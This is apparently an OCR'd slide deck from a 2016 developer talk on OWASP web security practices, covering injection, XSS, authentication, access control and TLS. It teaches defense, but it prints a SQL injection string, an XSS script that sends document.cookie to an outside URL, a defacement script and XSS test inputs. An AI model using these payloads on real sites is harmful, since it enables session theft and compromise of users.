Latest in Web Security Development

Microsoft DevBoston

July 7, 2016

Robert Hurlbut

RobertHurlbut.com • @RobertHurlbut

Robert Hurlbut

- **Software Security Consultant, Architect, and Trainer**
  - Owner / President of Robert Hurlbut Consulting Services
  - Microsoft MVP – Developer Security 2005-2009, 2015, 2016
  - (ISC)2 CSSLP 2014-2017
  - Leader for Boston .NET Arch Group, Amherst Security Group
- **Contacts**
  - Web Site: https://roberthurlbut.com
  - LinkedIn: https://www.linkedin.com/in/roberthurlbut
  - Twitter: @RobertHurlbut
  - Email: robert at roberthurlbut.com

ROBERT HURLBUT CONSULTING SERVICES securedevelop.NET

Agenda

OWASP Top 10

OWASP ASVS v3.0.1

OWASP Top 10 Proactive Controls v2

Extra – depending on time?

- SSL/TLS
- Content Security Policy
- Security Headers

OWASP

Open Web Application Security Project (OWASP) is not-for-profit organization focused on improving the security of software and helping people and organizations make informed decisions about true application security risks

Everyone welcome to participate in OWASP

All materials available under free and open software licenses

OWASP Top 10 (2013)

Updated every 3 years – most recent 2013, **due ~~2016~~ *now 2017***

A1 - Injection
A2 - Broken Authentication and Session Management
A3 - Cross Site Scripting (XSS)
A4 - Insecure Direct Object References
A5 - Security Misconfiguration
A6 - Sensitive Data Exposure
A7 - Missing Function Level Access Control
A8 - Cross-Site Request Forgery
A9 - Using Components with Known Vulnerabilities
A10 - Unvalidated Redirects and Forwards

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

OWASP ASVS v3.0.1 (2016)

OWASP Application Security Verification Standard (ASVS) provides basis for testing web application technical security controls and provides developers list of requirements for secure development

Use as:

- Metric
- Guidance
- During procurement

https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project

OWASP ASVS v3.0.1 (2016)

V1: Architecture, design and threat modelling
V2: Authentication Verification Requirements
V3: Session Management Verification Requirements
V4: Access Control Verification Requirements
V5: Malicious input handling verification requirements
V7: Cryptography at rest verification requirements
V8: Error handling and logging verification requirements
V9: Data protection verification requirements

https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project

OWASP ASVS v3.0.1 (2016)

V10: Communications security verification requirements

V11: HTTP security configuration verification requirements

V13: Malicious controls verification requirements

V15: Business logic verification requirements

V16: Files and resources verification requirements

V17: Mobile verification requirements

V18: Web services verification requirements

V19. Configuration

https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project

OWASP Top 10 Proactive Controls v2 (2016)

Help for fixing Top 10 "Attacks"

- C1 - Verify for Security Early and Often
- C2 - Parameterize Queries
- C3 - Encode Data
- C4 - Validate All Inputs
- C5 - Implement Identity and Authentication Controls
- C6 - Implement Appropriate Access Controls
- C7 - Protect Data
- C8 - Implement Logging and Intrusion Detection
- C9 - Leverage Security Frameworks and Libraries
- C10 - Error and Exception Handling

https://www.owasp.org/index.php/OWASP_Proactive_Controls

C1 - Verify For Security Early And Often

Make security testing an integral part of developer's software engineering practice

Consider OWASP ASVS as guide to define security requirements and testing

Convert scanning output into reusable Proactive Controls to avoid entire classes of problems

C2 - Parameterize Queries

Verify how parameters are interpreted before executing SQL Query

Addresses A1 - Injection

The perfect password …

X' or '1'='1' --

- ✓ Upper
- ✓ Lower
- ✓ Number
- ✓ Special
- ✓ Over 16 characters

SQL Injection

☒ Vulnerable Usage

```
String newName = request.getParameter("newName");
String id = request.getParameter("id");
String query = " UPDATE EMPLOYEES SET NAME="+ newName + " WHERE
ID ="+ id;
Statement stmt = connection.createStatement();
```

☑ Secure Usage

```
//SQL
PreparedStatement pstmt = con.prepareStatement("UPDATE
EMPLOYEES SET NAME = ? WHERE ID = ?");
pstmt.setString(1, newName);
pstmt.setString(2, id);
//HQL
Query safeHQLQuery = session.createQuery("from Employees
where id=:empId");
safeHQLQuery.setParameter("empId", id);
```

C3 - Encode Data

Encode data before use in a parser (JS, CSS, XML)

Addresses A1-Injection and A3-Cross Site Scripting (XSS) (in part) protection

Anatomy of a XSS attack

Attack 1 : cookie theft

```
<script>
var badURL='https://owasp.org/somesite/data=' +
document.cookie;
var img = new Image();
img.src = badURL;
</script>
```

Attack 2 :Web site defacement

```
<script>document.body.innerHTML='<blink>GO
OWASP</blink>';</script>
```

XSS Attack : Problem & Solution

☒ **The Problem**

Web page vulnerable to XSS !

☑ **The solution**

OWASP Java Encoder Project

OWASP Java HTML Sanitizer Project

Microsoft Encoder and AntiXSS Library

Microsoft Encoder and AntiXSS Library

System.Web.Security.AntiXSS


Microsoft.Security.Application.AntiXSS

Can encode for HTML, HTML attributes, XML, CSS and JavaScript.

Native .NET Library

Very powerful well written library

For use in your User Interface code to defuse script in output



OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

No third party libraries or configuration necessary

This code was designed for high-availability/high-performance encoding functionality

Simple drop-in encoding functionality

Redesigned for performance

More complete API (URI and URI component encoding, etc) in some regards.

Compatibility : Java 1.5+

Current version 1.2

- Last update, 2015-04-12 : https://github.com/OWASP/owasp-java-encoder/

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

☑ **HTML Contexts**

```
Encode#forHtml
Encode#forHtmlContent
Encode#forHtmlAttribute
Encode#forHtmlUnquotedAttribute
```

☑ **XML Contexts**

```
Encode#forXml
Encode#forXmlContent
Encode#forXmlAttribute
Encode#forXmlComment
Encode#forCDATA
```

☑ **CSS Contexts**

```
Encode#forCssString
Encode#forCssUrl
```

☑ **Javascript Contexts**

```
Encode#forHtml
Encode#forHtmlContent
Encode#forHtmlAttribute
Encode#forHtmlUnquotedAttribute
```

☑ **URI/URL Contexts**

```
Encode#forUri
Encode#forUriComponent
```

C4 – Validate All Inputs

Consider all inputs from outside application as untrusted

For web: includes HTTP headers, cookies, GET/POST parameters

Anything that can be manipulated by an attacker

Addresses A1-Injection (in part), A3-Cross Site Scripting (in part), A10-Unvalidated Redirects and Forwards


NO!, YOU DON'T JUST RELY ON
CLIENT-SIDE INPUT VALIDATION
JAVASCRIPT CAN BE DISABLED FFS !
imgflip.com

OWASP HTML Sanitizer Project

https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project

HTML Sanitizer written in Java which lets you include HTML authored by third-parties in your web application while protecting against XSS.

Written with security best practices in mind, has an extensive test suite, and has undergone adversarial security review

https://code.google.com/p/owasp-java-html-sanitizer/wiki/AttackReviewGroundRules

Simple programmatic POSITIVE policy configuration. No XML config.

This is code from the Caja project that was donated by Google's AppSec team.

High performance and low memory utilization.

OWASP HTML Sanitizer Project

https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project

☑ **Sample Usage : validate img tags**

```
public static final PolicyFactory IMAGES = new
HtmlPolicyBuilder()
.allowUrlProtocols("http", "https").allowElements("img")
.allowAttributes("alt", "src").onElements("img")
.allowAttributes("border", "height", "width").matching(INTEGER)
.onElements("img")
.toFactory();
```

☑ **Sample Usage : validate link elements**

```
public static final PolicyFactory LINKS = new HtmlPolicyBuilder()
.allowStandardUrlProtocols().allowElements("a")
.allowAttributes("href").onElements("a").requireRelNofollowOnLink
s()
.toFactory();
```

.NET HtmlSanitizer

https://github.com/mganss/HtmlSanitizer

☑ Sample Usage : validate XSS attempt

```
var sanitizer = new Ganss.XSS.HtmlSanitizer();

var html = @"<script>alert('xss')</script><div
onload=""alert('xss')"""
+ @"style=""background-color: test"">Test<img src=""test.gif"""
+ @"style=""background-image: url(javascript:alert('xss')); margin:
10px""></div>";

var sanitized = sanitizer.Sanitize(html, "http://www.example.com");

Assert.That(sanitized, Is.EqualTo(@"<div style=""background-color:
test"">"
+ @"Test<img style=""margin: 10px""
src=""http://www.example.com/test.gif""></div>");
```

Other resources

Pure JavaScript, client side HTML Sanitization with CAJA!

http://code.google.com/p/google-caja/wiki/JsHtmlSanitizer
https://code.google.com/p/google-caja/source/browse/trunk/src/com/google/caja/plugin/html-sanitizer.js

Python

https://pypi.python.org/pypi/bleach

PHP

http://htmlpurifier.org/
http://www.bioinformatics.org/phplabware/internal_utilities/htmLawed/

.NET (don't use stand alone (v4.3) – no longer supported, use built-in AntiXSS)

AntiXSS.getSafeHTML/getSafeHTMLFragment

~~http://www.nuget.org/packages/AntiXss/~~
https://github.com/mganss/HtmlSanitizer

Ruby on Rails

https://rubygems.org/gems/loofah
http://api.rubyonrails.org/classes/HTML.html

File upload

Upload Verification

- Filename and Size validation + antivirus

Upload Storage

- Use only trusted filenames + separate domain

Beware of "special" files

- "crossdomain.xml" or "clientaccesspolicy.xml".

Image Upload Verification

- Enforce proper image size limits
- Use image rewriting libraries
- Set the extension of the stored image to be a valid image extension
- Ensure the detected content type of the image is safe

Generic Upload Verification

- Ensure decompressed size of file < maximum size
- Ensure that an uploaded archive matches the type expected (zip, rar)
- Ensure structured uploads such as an add-on follow proper standard

C5 – Establish Authentication and Identity Controls

Authentication is process of verifying individual or entity

Covers Authentication, Session Management, Federation, Single Sign On, Password Management Tools, Identity Repositories, etc.

Addresses A2-Broken Authentication and Session Management

Password cracking

Password management best practices

1) Do not limit the type of characters or length of user password within reason

Limiting passwords to protect against injection is doomed to failure

Use proper encoder and other defenses described instead

Be wary of systems that allow unlimited password sizes (Django DOS Sept 2013)

Password management best practices

2) Use a cryptographically strong credential-specific salt

protect([salt] + [password]);

Use a 32char or 64char salt (actual size dependent on protection function);

Do not depend on hiding, splitting or otherwise obscuring the salt

Password management best practices

3a) Impose difficult verification on the attacker and defender

PBKDF2([salt] + [password], c=140,000);

Use **PBKDF2** when **FIPS** certification or enterprise support on many platforms is required

Use **Scrypt** where resisting any/all hardware accelerated attacks is necessary but enterprise support and scale is not. (bcrypt is also a reasonable choice)

Password management best practices

3b) Impose difficult verification on only the attacker

HMAC-SHA-256([private key], [salt] + [password])

Protect this key as any private key using best practices

Store the key outside the credential store

Build the password-to-hash conversion as a separate webservice (cryptograpic isolation).

User authentication best practices

Require 2 identity questions

- Last name, account number, email, DOB
- Enforce lockout policy

Ask one or more good security questions

https://www.owasp.org/index.php/Choosing_and_Using_Security_Questions_Cheat_Sheet

Send the user a randomly generated token via out-of-band

- app, SMS or token


Verify code in same web session


- Enforce lockout policy


Change password

- Enforce password policy

User authentication best practices – real world







Other resources

Authentication Cheat Sheet

https://www.owasp.org/index.php/Authentication_Cheat_Sheet

Password Storage Cheat Sheet

https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet

Forgot Password Cheat Sheet

https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet

Session Management Cheat Sheet

https://www.owasp.org/index.php/Session_Management_Cheat_Sheet

ASVS AuthN and Session Requirements

Obviously, Identity is a BIG topic !

C6 – Implement Appropriate Access Controls

Authorization (Access Control) is process where requests to access feature or resource should be granted or denied

Consider first principles:

- Force all requests go through access control
- Deny by default
- Avoid hard-code policy-based checks in code
- Check on server when function accessed

Addresses A4-Insecure Direct Object References, A7-Missing Function Level Access Control

Access Control Anti-Patterns

Hard-coded role checks in application code

Lack of centralized access control logic

Untrusted data driving access control decisions

Access control that is "open by default"

Lack of addressing horizontal access control in a standardized way (if at all)

Access control logic that needs to be manually added to every endpoint in code

Access Control that is "sticky" per session

Access Control that requires per-user policy

RBAC (Role based access control)

☒ **Hard-coded role checks**

```
if (user.hasRole("ADMIN")) || (user.hasRole("MANAGER")) {
deleteAccount();
}
```

☑ **RBAC**

```
if (user.hasAccess("DELETE_ACCOUNT")) {
deleteAccount();
}
```

ASP.NET Roles vs Claims Authorization

Role Based Authorization

```
[Authorize(Roles = "Jedi", "Sith")]
public ActionResult WieldLightsaber()
{
        return View();
}
```

Claim Based Authorization

```
[ClaimAuthorize(Permission="CanWieldLightsaber")]
public ActionResult WieldLightsaber()
{
        return View();
}
```

C7 – Protect Data

Data encryption at rest or transit

Addresses A6-Sensitive Data Exposure

Encrypting data in Transit

What benefits do HTTPS provide?

Confidentiality: Spy cannot view your data

Integrity: Spy cannot change your data

Authenticity: Server you are visiting is the right one

High performance !

HTTPS configuration best practices

https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet

https://www.ssllabs.com/projects/best-practices/

Encrypting data in Transit

- HSTS (Strict Transport Security)

http://www.youtube.com/watch?v=zEV3HOuM_Vw

- Forward Secrecy

https://whispersystems.org/blog/asynchronous-security/

- Certificate Creation Transparency

http://certificate-transparency.org

- Certificate Pinning

https://www.owasp.org/index.php/Pinning_Cheat_Sheet

- Browser Certificate Pruning

Encrypting data in Transit : HSTS (Strict Transport Security)

http://dev.chromium.org/sts

Forces browser to only make HTTPS connection to server

Must be initially delivered over a HTTPS connection

Current HSTS Chrome preload list
http://src.chromium.org/viewvc/chrome/trunk/src/net/http/transport_security_state_static.json

If you own a site that you would like to see included in the preloaded Chromium HSTS list, start sending the HSTS header and then contact: https://hstspreload.appspot.com/

A site is included in the Firefox preload list if the following hold:

- It is in the Chromium list (with force-https).
- It sends an HSTS header.
- The max-age sent is at least 10886400 (18 weeks).

Encrypting data in Transit : HSTS (Strict Transport Security)

http://dev.chromium.org/sts

Example in Web.config (ASP.NET / MVC)

```
<system.webServer>
    <httpProtocol>
        <customHeaders>
            <!-- Only applies when using HTTPS -->
            <add name="Strict-Transport-Security"
                 value="max-age=31536000; includeSubdomains; preload" />
        </customHeaders>
    </httpProtocol>
</system.webServer>
```

Encrypting data in Transit : Certificate Pinning

https://www.owasp.org/index.php/Pinning_Cheat_Sheet

What is Pinning ?

- Pinning is a key continuity scheme
- Detect when an imposter with a fake but CA validated certificate attempts to act like the real server

2 Types of pinning

- Carry around a copy of the server's public key;
- Great if you are distributing a dedicated client-server application since you know the server's certificate or public key in advance

Note of the server's public key on first use

- Trust-on-First-Use (TOFU) pinning
- Useful when no a priori knowledge exists, such as SSH or a Browser

Encrypting data in Transit : Browser-Based TOFU Pinning

https://www.owasp.org/index.php/Pinning_Cheat_Sheet

Browser-Based TOFU Pinning : Trust on First Use

HTTP Public Key Pinning IETF Draft

http://tools.ietf.org/html/draft-ietf-websec-key-pinning-11

Freezes the certificate by pushing a fingerprint of (parts of) the certificate chain to the browser

Example:

```
Public-Key-Pins: pin-sha1="4n972HfV354KP560yw4uqe/baXc=";
pin-sha1="qvTGHdzF6KLavt4PO0gs2a6pQ00=";
pin-sha256="LPJNul+wow4m6DsqxbninhsWHlwfp0JecwQzYpOLmCQ=";
max-age=10000; includeSubDomains
```

Encrypting data in Transit : Pinning in Play (Chrome)

https://www.owasp.org/index.php/Pinning_Cheat_Sheet

Encrypting data in Transit : Forward Secrecy

https://whispersystems.org/blog/asynchronous-security/

If you use older SSL ciphers, every time anyone makes a SSL connection to your server, that message is encrypted with (basically) the same private server key

Perfect forward secrecy: Peers in a conversation instead negotiate secrets through an ephemeral (temporary) key exchange

With PFS, recording ciphertext traffic doesn't help an attacker even if the private server key is stolen!

Encrypting data at Rest : Google KeyCzar

https://github.com/google/keyczar

Keyczar is an open source cryptographic toolkit for Java, Python and C++.

Designed to make it easier and safer for developers to use cryptography in their applications.

Secure key rotation and versioning

Safe default algorithms, modes, and key lengths

Automated generation of initialization vectors and ciphertext signatures

☑ Sample Usage :

```
Crypter crypter = new Crypter("/path/to/your/keys");
String ciphertext = crypter.encrypt("Secret message");
String plaintext = crypter.decrypt(ciphertext);
```

Encrypting data at Rest : Libsodium

https://www.gitbook.com/book/jedisct1/libsodium/details

A high-security, cross-platform & easy-to-use crypto library.

Modern, easy-to-use software library for encryption, decryption, signatures, password hashing and more.

It is a portable, cross-compilable, installable & packageable fork of NaCl, with a compatible API, and an extended API to improve usability even further

Provides all of the core operations needed to build higher-level cryptographic tools.

Sodium supports a variety of compilers and operating systems, including Windows (with MinGW or Visual Studio, x86 and x86_64), iOS and Android.

The design choices emphasize security, and "magic constants" have clear rationales.

Also, libsodium for .NET: https://github.com/adamcaudill/libsodium-net

C8 – Implement Logging and Intrusion Detection

Adequate logging and intrusion detection

Addresses all Top 10

Tips for proper application logging

Use a common/standard logging approach to facilitate correlation and analysis

- Logging framework : **SLF4J** with **Logback** or Apache **Log4j2** or **log4net**

Avoid side effects : define a minimal but effective logging approach to track user activities

Perform encoding on untrusted data : protection against Log injection attacks!

App Layer Intrusion Detection : Detection Points Examples

Input validation failure server side when client side validation exists

Input validation failure server side on non-user editable parameters such as hidden fields, checkboxes, radio buttons or select lists

Forced browsing to common attack entry points


Honeypot URL (e.g. a fake path listed in robots.txt like e.g. /admin/secretlogin.aspx)

App Layer Intrusion Detection : Detection Points Examples

Blatant SQLi or XSS injection attacks.

Workflow sequence abuse (e.g. multi-part form in wrong order).

Custom business logic (e.g. basket vs catalogue price mismatch).



Further study :

- AppSensor OWASP Project
- libinjection : from SQLi to XSS – Nick Galbreath
- Attack Driven Defense – Zane Lackey

C9 – Leverage Security Frameworks and Libraries

Don't start from scratch for security

Secure coding libraries help guard against security-related design and implementation flaws (be sure to keep them up to date!)

For example:

- Choose good database ORM
- Chose framework with good access control
- Choose framework with integrated CSRF

Addresses all Top 10

C10 – Error and Exception Handling

Handle errors and exception handling with care

Addresses all Top 10

Best practices

Manage exceptions in a **centralized manner** to avoid duplicated try/catch blocks in the code, and to ensure that all unexpected behaviors are correctly handled inside the application.

Ensure that error messages displayed to users do not leak **critical data**, but are still verbose enough to explain the issue to the user.

Ensure that exceptions are logged in a way that gives enough information for Q/A, forensics or incident response teams to understand the problem.

Your challenge

Evaluate your own web security development to determine if you are following modern practices

Use the new tools (ASVS, Proactive Controls, etc.)

Resources - Tools

OWASP Application Security Verification Standard (ASVS)

https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project

OWASP Proactive Controls 2016

https://www.owasp.org/index.php/OWASP_Proactive_Controls

Resources - Books

The Tangled Web: A Guide to Securing Modern Web Applications by Michal Zalewski

Iron-Clad Java: Building Secure Web Applications by Jim Manico and August Detlefsen

Secure Your Node.JS Web Applications: Keep Attackers Out and Users Happy by Karl Duuna

Questions?

Contacts

Web Site: https://roberthurlbut.com
LinkedIn: https://www.linkedin.com/in/roberthurlbut
Twitter: @RobertHurlbut
Email: robert at roberthurlbut.com

ROBERT HURLBUT CONSULTING SERVICES
securedevelop.NET

Extra

SSL/TLS

Content Security Policy

Security Headers

SSL / TLS

If not already, consider HTTPS (TLS 1.1 or 1.2)

Make sure all site is using HTTPS

Use strong certificate – at least SHA-256, 2048 bit key (no SHA-1, SSL 1, etc.)

Test here: https://www.ssllabs.com/ssltest/

Self-signed SHA-256 Certificate

makecert.exe -r -pe -n "CN=%1" -b 01/01/2015 -e 01/01/2020 -eku 1.3.6.1.5.5.7.3.1 -sky exchange -a sha256 -len 2048 -ss my -sr localMachine -sp "Microsoft Enhanced RSA and AES Cryptographic Provider" -sy 24

(See **CreateSelfSignedSHA256SslCert.bat** under https://github.com/securedevelop/HttpsTools)

Installs self-signed SHA256 certificate into the My/LocalMachine store

Useful for local dev / testing websites

Content Security Policy (CSP)

Added layer of security

Helps detect and mitigate certain types of attacks such as Cross-Site Scripting (XSS) and data injection attacks

default-src 'self' The default-src is the default policy for loading content such as JavaScript, Images, CSS, Font's, AJAX requests, Frames, HTML5 Media.

script-src 'self' Defines valid sources of JavaScript.

style-src 'self' Defines valid sources of stylesheets.

img-src 'self' Defines valid sources of images.

...

See: http://content-security-policy.com/

Security Headers

Added layer of security sent with HTTP/S Response Headers

Others: Content-Security-Policy, X-Content-Type-Options, X-Frame-Options and X-XSS-Protection.

HTTPS only: Strict-Transport-Security and Public-Key-Pin

Test: https://securityheaders.io/

Security Scans

Automated Security Analyzer for ASP.NET Websites

Test: https://asafaweb.com

Questions?

Contacts

Web Site: https://roberthurlbut.com
LinkedIn: https://www.linkedin.com/in/roberthurlbut
Twitter: @RobertHurlbut
Email: robert at roberthurlbut.com

ROBERT HURLBUT CONSULTING SERVICES
securedevelop.NET